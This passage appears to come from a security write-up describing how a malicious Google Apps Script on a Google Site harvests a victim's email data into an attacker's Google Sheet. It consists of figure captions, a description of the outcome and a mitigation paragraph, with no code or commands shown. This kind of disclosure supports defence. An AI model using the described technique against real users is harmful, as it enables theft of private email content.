


Figure 15. Go site (Victim user)




Figure 16. Click button (Victim user)

When the victim user executes the function, the information of the emails is stored in the Google sheet previously defined by the attacker (Figure 17). In this case only the subject was extracted, however it is possible to access all the content and identification information of the emails.




Figure 17. Mail Gathering Google Sheet (Attacker)



Mitigation

To mitigate this vulnerability through Google applications it is necessary to only allow access to those applications of users that you know perfectly well, preferably only accept applications that are in an authorized domain within a company, otherwise the function to extract information can be executed with any event of the browser, even with the start of opening the page of the site.